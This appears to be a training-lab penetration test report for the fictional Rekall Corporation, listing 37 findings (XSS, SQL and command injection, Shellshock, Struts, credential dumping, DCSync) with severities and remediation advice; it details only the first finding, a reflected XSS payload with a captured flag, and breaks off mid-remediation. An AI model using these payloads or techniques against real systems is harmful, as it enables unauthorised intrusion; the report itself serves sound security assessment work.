Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Kill Chain Labs LLC
Contact Name	Brandon Nowak
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2/21/23	Brandon Nowak	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's Windows Server had the least amount of exploitations found (10) and was, thus, the most securely positioned by number of exploits and also by number of Critical risk exploits (four).
- Rekall's Web application required input validation for the majority of input fields.
- Rekall's Linux Server was the most difficult to exploit due to the number of exploitation attempts before the exploitation was successful.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Rekall's Web application had the largest quantity of vulnerabilities exploited (15) and also the largest quantity of Critical risk vulnerabilities (nine).
- The open source intelligence (OSINT) available for Rekall identified vulnerabilities that might not have been found otherwise, thus expanding the potential attack surface for this penetration test.
- Rekall is lacking basic security controls like using strong passwords, enabling Multi-Factor Authentication, and using secure communication protocols such as HTTPS or SFTP.

Executive Summary

This penetration test report is based on attacking Rekall's Web Application, Linux OS, and Windows OS and reveals a variety of vulnerabilities across different areas of the network. In total, 37 vulnerabilities were discovered, which include:

- Three (3) instances of Cross Site Scripting
- Five (5) instances of Sensitive Data Exposure, and four (4) instances of Open Source Exposed Data.
- Two (2) instances of Local File Inclusion.
- One (1) instance of SQL Injection, 2 instances of Command Injection, and 1 instance of PHP injection.
- 1 instance of Brute Force Attack and 1 instance of Password Guessing.
- 2 Nmap Scans and 1 Nessus Scan Report
- 1 instance of Session Management and 1 instance of Directory Traversal vulnerabilities.
- 2 instances of Shellshock, 1 instance of Apache Tomcat RCE, 1 instance of Struts, and 2 instances of Drupal vulnerabilities.
- 1 instance of FTP vulnerability.
- 2 instances of Credential Dumping.
- 1 instance of SLMail, 1 instance of Schtasks, and 1 instance of DCSync vulnerabilities.

Overall, the report highlights a significant number of critical and high level vulnerabilities such as the Apache Tomcat Remote Code Execution, Shellshock, and Drupal vulnerabilities. We recommend remediations for each instance of vulnerability, and, at a minimum recommend the following immediate actions:

- Use strong passwords in accordance with NIST guidelines.
- Enable Multi-Factor Authentication (MFA) wherever possible.
- Implement access controls such as Firewalls, Intrusion Detection and Prevention Systems (IDS/IPS), and Security Information and Event Management (SIEM) systems.
- Ensure that Rekall remains up-to-date with patches for each OS, application, and software package.
- Disabling unnecessary functionality within applications to reduce the attack surface.
- Log and monitor all suspicious activity within each system.

Furthermore, the following report will demonstrate the exploits for each of the 18 Critical Vulnerabilities, 12 High Level Vulnerabilities, and seven (7) Medium Level Vulnerabilities. The ensuing vulnerabilities are listed by order they were exploited and are provided with the step-by-step exploitation method. However, we recommend focusing on remediation efforts starting with Critical risk rating, then High risk rating, and, finally, Medium risk rating. Rekall will be able to significantly strengthen its security posture by patching each of these issues by order of importance.

Summary Vulnerability Overview



Vulnerability	Severity
1. Reflected XSS	Critical
2. Reflected XSS	Critical
3. Stored XSS	Critical
4. Sensitive Data Exposure	Medium
5. Local File Inclusion	Critical
6. Local File Inclusion	Critical
7. SQL Injection	Critical
8. Sensitive Data Exposure	Medium
9. Sensitive Data Exposure	Medium
10. Command Injection	Critical
11. Command Injection	Critical
12. Brute Force Attack	High
13. PHP Injection	Critical
14. Session Management	High
15. Directory Traversal	High
16. Open Source Exposed Data	Medium
17. Open Source Exposed Data	Medium
18. Open Source Exposed Data	Medium
19. Nmap Scan of Network	High
20. Aggressive Nmap Scan	High
21. Nessus Scan Report	High
22. Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
23. Shellshock (CVE-2014-6471)	Critical
24. Shellshock (CVE-2014-6471)	Critical
25. Struts (CVE-2017-5638)	Critical
26. Drupal (CVE-2019-6340)	High
27. Drupal (CVE-2019-14287)	Critical
28. Open Source Exposed Data	High
29. Password Guessing	High
30. FTP Vulnerability	High
31. SLMail Vulnerability	Critical
32. Schtasks	Critical
33. Credential Dumping	Critical
34. Sensitive Data Exposure	Medium
35. Credential Dumping	High
36. Sensitive Data Exposure	Critical
37. DCSync	High



The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	● 192.168.14.35 ● totalrekall.xyz ● 34.102.136.180 ● 192.168.13.10 ● 192.168.13.11 ● 192.168.13.12 ● 192.168.13.13 ● 192.168.13.14 ● 192.168.13.1 ● https://github.com/totalrekall ● 172.22.117.20 ● 172.22.117.10 (Windows Domain Controller)
Ports	21, 22, 25, 79, 80, 106, 110, 135, 139, 443, 4444, 5901, 6001, 8009, 8080, 10000, 10001



Exploitation Risk	Total
Critical	18
High	12
Medium	7
Low	0




Vulnerability Findings


Vulnerability 1	Findings
Title	Attacking Rekall's Web Application, Flag 1
Type	Web app
Risk Rating	**Critical**
Description	Reflected Cross Site Scripting (XSS)
Images	 REKALL CORPORATION Home About Rekall Welcome VR Planner LoginWelcome to Rekall FOR THE MEMORY OF A LIFETIME....REKALL, REKALL, REKALL > Welcome  REKALL CORPORATION Home About Rekall Welcome VR Planner Login GO Character Development Adventure Planning Location Choices CLICK HERE TO START PLANNINGWelcome to VR Planning Begin by entering your name below! Welcome ! Click the link below to start the next step in your choosing your VR experience! entering XSS payload: <script>alert("hi")</script>

	 REKALL CORPORATION Welcome to VR Plan On the next page you will be designing your perf virtual reality experience! Begin by entering your name below! hi OK > OK  REKALL CORPORATION Welcome to VR Planning On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below! Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf Character Development Adventure Planning Location Choices **flag1: f76sdfkg6sjf**
Affected Hosts	192.168.14.35
Remediation	To remediate Reflected XSS: ● Validate and sanitize user input on both server and client sides. This can be accomplished by filtering out special characters that can be used to inject code. ● Use secure cookies set with the secure and HTTP-only flags to prevent the cookie data from being accessed by malicious scripts. ● Use output encoding to encrypt dynamic content and prevent malicious code from being executed. ● Use a Content Security Policy (CSP) which allows to specify the domains that are allowed to execute scripts on the web page. ● Run regular 